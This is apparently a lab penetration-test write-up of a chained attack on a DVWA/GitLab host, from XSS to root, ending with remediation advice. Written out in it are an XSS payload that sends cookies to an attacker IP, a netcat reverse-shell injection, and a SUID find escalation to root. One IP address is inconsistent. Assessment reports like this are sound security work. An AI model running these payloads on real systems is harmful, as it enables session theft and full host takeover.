Title

Chained Exploit on Web Server — Full Penetration Test Assessment

Scope

- Target Host: `192.168.1.104`
- Environment: DVWA / GitLab vulnerable instance
- Objective: Demonstrate real-world chained attack scenario from web exploit → system compromise.

---

1. Executive Summary

During the assessment of the server at **192.168.1.104**, a chained exploit was successfully executed that compromised both the web application and underlying operating system. The attack began with cross-site scripting (XSS), followed by authenticated session impersonation, leading to code execution and eventual escalation to root privileges. Furthermore, a Python Proof-of-Concept (PoC) exploiting **CVE-2021-22205** was customized, enabling remote command execution due to improper input validation in GitLab's image handling functionality. The vulnerabilities demonstrate severe misconfigurations and lack of sanitization, ultimately resulting in total system breach.

---

2. Attack Chain Overview

Step 1 — Reconnaissance


Performed scanning using:

```
nmap -sV -A 192.168.0.104
```

Finding included:

- Web server found running

- GitLab component exposed
- Ports enabling remote exploitation



Step 2 — XSS Vulnerability Injection


Inserted malicious payload into the DVWA input field:

```
<script>new
Image().src="http://192.168.0.105/?cookie="+document.cookie</script>
```

Result:

- Captured admin session ID via cookie exfiltration

- Successful authentication bypass




Step 3 — Session Hijacking

Using stolen `PHPSESSID`, browser cookie was replaced via Cookie Editor extension.

Result:

- Gained admin-level web access
- No password required



Step 4 — Reverse Shell & RCE

Using admin interface, executed command injection payload:


```
127.0.0.1; nc -e /bin/bash 192.168.0.105 4444
```

Attacker listener:

```
nc -lvnp 4444
```

Outcome:

- Remote shell obtained
- User: www-data



Step 5 — Privilege Escalation

SUID enumeration:

```
find / -perm -4000 -type f 2>/dev/null
```

Discovered exploitable binary (example):

```
/usr/bin/find
```

Elevated to root:

```
find . -exec /bin/sh -p \; -quit
```

Final identity:

```
whoami → root
```

Result:
✔ Full system compromise achieved.

---

3. Python PoC Customization Summary

A Python exploit for **CVE-2021-22205** from Exploit-DB was modified to:

- support HTTPS
- allow arbitrary shell command injection
- handle server responses correctly
- adjust target endpoint formatting
- allow persistence via reverse shell callback

This enabled seamless RCE without manual HTTP crafting.

---

4. Affected CVE

CVE-2021-22205

- Severity: **Critical — CVSS 10.0**
- Affected system: GitLab CE/EE

- Bug: Improper EXIF image handling
- Result: Unauthenticated RCE

Impact:

- Attack does not require valid user credentials
- Full OS-level access
- Allows uploading and executing malicious file payloads

---

5. Risk Assessment

Threat	Risk	Impact
XSS + Cookie theft	High	Account takeover
Session Hijacking	High	Privilege escalation
Command Injection	Critical	Arbitrary code execution
SUID Privilege Escalation	Critical	Root access
CVE-2021-22205 Exploit	Critical	Full remote compromise

Total Risk: CRITICAL

---

6. Evidence Captured

- Admin session ID extracted
- Hijacked authenticated session access
- Reverse shell access recorded
- Root-level commands executed
- /etc/passwd & /etc/shadow readable

---

7. Remediation & Recommendations

Immediate Fixes

1. Update GitLab to patched version (post-2021 security release)
2. Implement strict input validation and MIME-type enforcement
3. Restrict session cookie scope with:
    - `HttpOnly`
    - `Secure`
    - `SameSite=Strict`
4. Disable SUID on binaries:

```
chmod -s /usr/bin/find
chmod -s /usr/bin/nmap
```

5. Enable Web Application Firewall (WAF)
6. Enforce Content-Security-Policy headers
7. Rotate all service credentials
8. Force logout of all active sessions

---

8. Final Conclusion

The assessment demonstrated that the server exposed multiple critical vulnerabilities that, when chained, allowed an attacker to move from minor UI injection to complete root-level OS takeover. This represents real-world adversary behavior and proves that compromised web vulnerabilities can directly lead to total infrastructure compromise if insufficient security controls exist. Immediate remediation must be applied before exposure to hostile actors.